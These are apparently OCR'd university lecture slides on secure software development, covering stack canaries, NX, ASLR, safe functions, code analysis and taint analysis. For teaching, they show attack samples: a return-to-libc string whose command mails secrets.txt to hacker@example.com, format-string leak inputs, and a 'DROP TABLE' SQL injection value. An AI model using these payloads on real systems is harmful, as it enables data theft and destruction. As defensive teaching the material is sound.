Lecture 23:
Secure Software Development


Stephen Huang

Content

1. Buffer Overflow Countermeasures
   - Compile-Time Prevention
   - Run-Time Prevention
2. Secure Programming
3. Code Analysis
4. Taint Analysis

Beyond Access Control

- How to protect systems and networks from attackers? (beyond access control)



  - Secure software development
  - Detection
  - Isolation

Buffer Overflow and Format String Exploits

- Stack buffer overflow
  - overwriting the stack with a long input
  - inject and execute malicious code

```
$ ./program
<<shellcode>><<padding>><<address>>
```

```
void func() {
  char string[1024];
  int secret = 42;

  gets(string);
  printf("You wrote: ");
  printf(string);
  printf("\n");
}
```

- Format string vulnerabilities
  - read and write the stack or heap with format strings
  - gain information, or inject and execute malicious code

```
$ ./program
%d
You wrote: 42
```

return address to caller	
saved frame pointer for caller	
local variables of func	string
	secret
parameter of printf	pointer to string
return address to func	
saved frame pointer for func	
local variables of printf	

See Lecture 19: Other Vulnerabilities

1. Buffer Overflow Countermeasures

Compile-time hardening new software

- programming languages
- safe functions and libraries
- compiler extensions

Run-time protecting existing software

- executable space protection
- address space layout randomization

Programming Languages

- Programming languages and platforms that do not allow direct memory access typically prevent buffer overflows
  - C# and other managed .NET languages
  - Java, Python, PHP, Perl
- However,
  - safety and security may come at the cost of lower performance (bounds checking can increase execution time)
  - native code invoked from these languages is still vulnerable (e.g., through Java Native Interface)
  - be careful with libraries that might rely on native code
  - there might be vulnerabilities in the interpreter/virtual machine of the language (e.g., JVM or CLR)

FSV in Python

```
SECRET_VALUE = "passwd123"

class DirData:
    def __init__(self):
        self.name = "Work"
        self.noOfFiles = 42
print("Directory {dirInfo.name} contains {dirInfo.noOfFiles}
     files".format(dirInfo=DirData()))
#
#   Directory Work contains 42 files
#
print("The secret is {dirInfo.__init__.__globals__[SECRET_VALUE]}".
    format(dirInfo=DirData()))
#
#   The secret is: passwd123
#
```

Always sanitize external application inputs before using them.

Avoid including unvalidated user inputs in format strings wherever possible.

Safe Functions

Unsafe	Less unsafe
`strcpy(char *src, char *dst)`	~~`strncpy(char *src, char *dst, size_t n)`~~ `strlcpy(char *src, char *dst, size_t n)`
`strcat(char *s1, char *s2)`	`strncat(char *s1, char *s2, size_t n)` `strlcat(char *s1, char *s2, size_t n)`
`sprintf(char *str, char* format, …)`	`snprintf(char *str, size_t n, char* format, …)`
`gets(char *str)`	`fgets(char *str, int n, FILE *file)` (`file` can be `stdin`)

- safe user input:
  ```
  char buffer[SIZE];
  fgets(buffer, sizeof(buffer), stdin);
  ```
- Memory copying (`memcpy` and `memmove`)
  - less error-prone since we have to specify the source size
  - `memcpy_s(void *dst, size_t dn, void *src, size_t sn)`

Safe Libraries


- *Example:* C++ Standard Library
  - String class `std::string`
    - mostly safe:
      `str3 = str1 + str2`
  - However, we can shoot ourselves in the foot with the `[]` operator:

```
string str("ouch");
str[100] = '!';
```

- Array class `std::vector`
  - dynamic-size array implementation
  - but we can use it in an unsafe manner:

```
std::vector<int> array(4);
array[10] = 1;
```



Stack Canary Compiler Extension



Stack Canary Compiler Extension


- Stack canary
  - at the beginning of the function, a special value is placed on the stack between the local variables and the return address
  - buffer overflows that reach the return address will necessarily overwrite the special value
  - before returning, the function checks if the value is intact

stack-based buffer overflow attacks can be detected



What is a Canary?

- Canaries are more sensitive to the dangerous gases in the mines than humans are, so if a canary dies in the coal mine, it is time to get out of there.
- <u>Canary testing</u> is a powerful way of testing new features and new functionality in production with minimal impact on users.




Canary Values and Implementations

- Typical canary values
  - Terminator: contains zero bytes, newline (CR, LF), etc.
    - if input cannot contain one of these values (*e.g.*, strings cannot contain zero bytes), then the canary value is necessarily modified by the exploit
  - Random: random value, typically chosen when the program starts
    - random XOR: canary is the XOR of the random value and the return address
- Implementations
  - Microsoft Visual Studio: `/GS` (Buffer Security Check) option
    - enabled by default, protects control data by creating a copy
  - GCC (GNU Compiler Collection): `-fstack-protector` flag
    - enabled by default, based on a random value

Run-Time Countermeasures

Executable Space Protection

- Lot of exploits build on injecting and executing malicious code
- By separating the memory space of a process into executable and modifiable parts, code injection can be prevented
- *Problem:* modern computer architectures do not separate code from data



Hardware-Based Solution: NX Bit

- NX (No-eXecute) bit
  - technology in CPUs for separating code from data
  - each page table entry (i.e., data used for managing a part of the memory by the virtual memory system) has an NX bit
    - 0: code can be executed by CPU
    - 1: code cannot be executed by CPU
  - hardware enforced, but needs OS support
- Implementations
  - x86: AMD Enhanced Virus Protection or Intel XD (eXecute Disable) bit (Windows and Linux support it)
  - ARM: XN (eXecute Never) bit
- *Limitation:* cannot fully protect programs that create and execute code at runtime (*e.g.*, just-in-time compilers)
  - for example, web browsers that support JavaScript are at risk

Circumventing Executable Space Protection

- Counter-countermeasure
- Attacker can re-use existing code from the memory space of the process for malicious purposes
- Return-to-`libc` attack
  - for most processes, the standard C library is loaded into memory
  - attacker can change the return address of a function to point to the beginning of a function in the C library
  - common target: **`system`** function
    - takes as argument a string, and executes it as a system command with the privileges of the process
  - attacker has control over the stack
    → attacker can set up parameters for the C library function

Return-to-`libc` Attack

Attack string:

`pwndpwnd<…><address to system><…><address to command>cat secrets…`


```
int system(char *command) {
  // standard C library
  // executes command
  ...
}

void func() {
  char buffer[8];
  gets(buffer);
}
```

local variables of caller, etc.	`cat secrets.txt | mail hacker@example.com`
	parameter for `system` (`char *command`)
	(return address from `system`)
return address to caller	address to `system`
saved frame pointer for caller	…
local variables of `func` (`char buffer[8]`)	`pwndpwnd`

ASLR Countermeasure

- In order to reliably jump to an exploited code, the attacker needs to know its address
- Address Space Layout Randomization (ASLR)
  - randomly arrange the positions of the executable, the stack, and the heap in the process's address space
  - may prevent return-to-`libc` attacks
  - most operating systems (*e.g.*, Windows, Linux) implement some randomization
- Counter-countermeasures
  - information leakage (*e.g.*, `printf` vulnerability)
  - random guessing

Process memory layout



Information Leakage with `printf`

- Can be used to figure out the address of the executable
- Can be used to figure out the address of the stack

```
void func() {
  char test[32];
  gets(test);
  printf("You wrote: ");
  printf(test);
  printf("\n");
}
```

return address from `func`	parameters of `printf`
saved frame pointer for `func`	
local variables of `func`	
return address from `printf`	
saved frame pointer for `printf`	
local variables of `printf`	

- `$ ./program`
- `%x %x...`
- `You wrote: a4e320ff f0 ...`

Counter-countermeasure

Counter-countermeasure Information Leakage with `printf` Vulnerability

- Can be used to figure out the address of the executable
- Can be used to figure out the address of the stack

```
void func() {
  char test[32];
  gets(test);
  printf("You wrote: ");
  printf(test);
  printf("\n");
}
```

return address from `func`	parameters of `printf`
saved frame pointer for `func`	
local variables of `func`	
return address from `printf`	
saved frame pointer for `printf`	
local variables of `printf`	

```
$ ./program
%x %x...
You wrote: a4e320ff f0 ...
```

Random Guessing

- Limitations of ASLR
  - stack and heap cannot be located at any address
    - *example:*
      stack might need to be aligned to 16 bytes and
      heap might need to be aligned to 4096 bytes
  - on a 32-bit system, a brute-force may be viable
- Heap spraying
  - fill up the memory with a certain sequence of bytes
    - *example:* malicious website trying to compromise the client's web browser might fill up the memory using Javascript
  - *example sequences:*
    - shellcode preceded by "NOP slide"
    - "`/////…///bin/sh`" for a return-to-`libc` attack

2. Secure Programming

- It is also called secure coding or defensive programming.
- Techniques and approaches for improving the source code.
- Avoiding typical errors that lead to common vulnerabilities.
- "*Be paranoid!*"
  - assume **nothing** (*e.g.*, input length)
  - expect **everything** (*e.g.*, errors and misuse)
- Trade-off problem: Secure programming can increase development time (and cost) and decrease the software product's performance.

Reminder

- Use "safe" functions (*e.g.*, never use `gets()`, use `fgets()` instead) [P. 8].
- Use "safe" libraries [p. 9].
- Do not use input in vulnerable functions directly (e.g., file inclusion, string output).
- Beware integer type conversions and promotion.
- Do not allow changes between time of check and time of use to prevent race condition vulnerabilities.
- Use prepared statements for SQL queries.
- Sanitize user input before sending it to other systems (e.g., XSS).
- Validate the sources of HTTP requests to prevent CSRF.

Secure Programming References

- Many detailed guides can be found, often for specific platforms, *e.g.*,
  - Secure Coding Guidelines for Microsoft .NET:
    https://docs.microsoft.com/en-us/dotnet/standard/security/secure-coding-guidelines
  - Apple Developer - Secure Coding Guide:
    https://developer.apple.com/library/archive/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html
  - Secure Programming HOWTO - Creating Secure Software
    https://dwheeler.com/secure-programs/

Secure Programming Guides

- Top 10 Secure Coding Practices
  https://wiki.sei.cmu.edu/confluence/display/seccode/Top+10+Secure+Coding+Practices

1. Validate input.
2. Heed compiler warnings.
3. Architect and design for security policies.
4. Keep it simple.
5. Default deny.
6. Adhere to the Principle of Least Privilege (PoLP).
7. Sanitize data sent to other systems.
8. Practice defense in depth.
9. Use effective quality assurance techniques.
10. Adopt secure coding standard.

Input Validation Approaches

Blacklist


- list "known bad" inputs
- do not allow inputs that are on the blacklist
- example: *blacklist* = `"',;()`
- listing all bad inputs is difficult and error-prone
- Typically, lower impact on usability

Whitelist


- list "known good" inputs
- allow only inputs that are on the whitelist
- example: *whitelist* = `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789`
- Typically, more secure

3. Code Analysis

Static



Dynamic



Code Analysis Tools

- Code analysis goals
  - find all software vulnerabilities
  - do not generate "false alarms"

Typically, contradict to each other

Static	Dynamic
input: typically, source code	input: typically, binary (compiled) code
finds vulnerabilities by considering possible executions of the source code	finds vulnerabilities by executing the code with various test inputs
Typically, "white-box" approach	Typically, "black-box" approach
may find the root cause of an issue	no false positives
due to the large number of possible execution paths, analysis has to work with abstractions	can consider only execution paths that are reached by the set of test inputs

Comparison

Dynamic Analysis | **Static Analysis**

Pros

Dynamic Analysis	Static Analysis
Interactive	Undetectable
Quick	Permament
Code is executed	Can modify original code
Can set breakpoints	Better annotation support
Easy instrumentation	No code executed

Cons

Dynamic Analysis	Static Analysis
In-memory	Complex
Difficult to script	Time consuming
Not easily distributable	No breakpoints
Not permanent	Hard to instrument
Detectable	

https://gosecure.github.io/presentations/2020-05-15-advanced-binary-analysis/#1

Example Code Analysis Tools

Static


- Free
  - flawfinder (C / C++)
  - SPLINT (C)
  - Google CodePro AnalytiX (Java)
  - Clang Static Analyzer (C / C++ / Objective-C)
- Proprietary
  - HP Fortify Static Code Analyzer (multiple languages)
  - IBM Rational AppScan Source Edition (multiple languages)

Dynamic

- Free
  - Valgrind (Linux, OS X, Android)
  - Dmalloc (Linux, Windows, …)
- Proprietary
  - Intel Inspector XE (Windows, Linux)
  - Purify (Windows, Linux, …)
  - Insure++ (Windows, Linux)

4. Taint Analysis

- Taint analysis is a process used in information security to identify the flow of user input through a system to understand the security implications of the system design.



Taint Analysis

- Taint analysis is a process used in information security to identify the flow of user input through a system to understand the security implications of the system design.
- The way this works is by marking variables that have received user input as tainted. Each variable that derives from them is marked tainted as well.
- Taint analysis can be seen as a form of Information Flow Analysis.
- Source, Sink, Propagation, Sanitization

Taint Analysis


- If the value of an operand or argument may be outside the domain of an operation or function that consumes that value, and the value is derived from any external input to the program (such as a command-line argument, data returned from a system call, or data in shared memory), that value is tainted, and its origin is known as a tainted source.
  - Taint Analysis - SEI CERT C Coding Standard - Confluence (cmu.edu)

Tainted Objects

- Example:

```
char input[128];
fgets(input, 128, stdin);                 "%d%d%d"
char string[256];
sprintf(string,"User entered %s, which is %d
     characters", input, strlen(input));
…                           string = "User entered %d%d%d,
printf(string);             which is 6 characters"
```

- Taint analysis: form of information flow analysis



Taint Analysis


- Taint analysis attempts to identify which variables and objects can be modified by untrusted user input
  - if the source of the value of a variable is untrustworthy (*e.g.*, network packets, user files, user input), then the variable is tainted.
  - any variable whose value is derived from (*e.g.*, through mathematical or string operators) a tainted variable is also tainted.
  - tainted variable passed to a vulnerable function without sanitization, a potential software vulnerability.
- Information flow analysis
  - assign a security level to each source,
  - each object inherits the security levels of the sources and other objects from which it is derived,
  - may be used to detect the leakage of confidential information.

Taint Checking in Practice

- Taint checking
  - static: analyze source code → rewrite source code if vulnerability is found
  - dynamic: keep track of tainted variables during run time → throw an exception
- Many tools for various languages and platforms (*e.g.*, Checker Framework for Java); some languages have built-in support (*e.g.*, Perl and Ruby)
- *Example:* Perl taint mode
  - automatically enabled for `setuid` / `setgid` processes or manually enabled with `-T` command line flag
  - values derived from outside the program (*e.g.*, file input, environment variables, command line arguments) are all marked tainted
  - conservative: if any part of an expression is tainted, the whole expression is tainted
  - tainted data cannot be used in any command that modifies files, directories, or processes (otherwise, a fatal error is generated)
  - data can be "laundered" by using it as a hash key or in a regular expression

Tainted Flow Problem

- Parameters:
  - P: Program Code
  - SO: Sources
  - SI: Sinks
  - SA: Sanitizers
- A 4-tuple T = (P, SO, SI, SA)



XSS

```
SO: $_GET, $_POST, …
SI: echo, print, printf, …
SA: htmlentities, strip_tages, …
```

```
<?php
$name = $_GET['name'];
Echo $name
?>
```

```
str = "Albert Einstein said: 'E=MC²'"
Albert Einstein said: &#039;E=MC&sup2;&#039;<br>
```

```
<?php
$name = htmlentities($_GET['name']);
Echo $name
?>
```


SQL Injection

```
SO: $_GET, $_POST, …
SI: mysql_query, pg_query, …
SA: addslashes, pg_escape_string, …
```

```
<?php
$userid = $_GET['userid'];
$password = $_GET['passwd'];
$result = mysql_query("SELECT userid FROM users
WHERE userid='$userid' AND passwd='$passwd'");   ?>
```

```
<?php
$userid = (int)$_GET['userid'];
$password = addslashes($_GET['passwd']);
$result = mysql_query("SELECT userid FROM users
WHERE userid='$userid' AND passwd='$passwd'");   ?>
```

```
What does "TCB" mean?
What does \"TCB\" mean?
```


Add Slashes

- Single quotes are used to indicate the beginning and end of a string in SQL.

```
Who's Peter Griffin? This is not safe in a database query.

Who\'s Peter Griffin? This is safe in a database query.
```

Exam: Breaking a Program

```
$id = $_GET["user"];
```


In SQL, a single-line comment starts with --

What if the name is "Robert' ; DROP TABLE Students ; --"?

```
SELECT * FROM Students WHERE id='Robert' ;
DROP TABLE Students ;
--'
```

```
SELECT * FROM Students WHERE
id='Robert' ; DROP TABLE Students
; --'
```


There is a comic for it



- https://xkcd.com/327/

Next Topic

- Secure Software Development
- Detection
- Isolation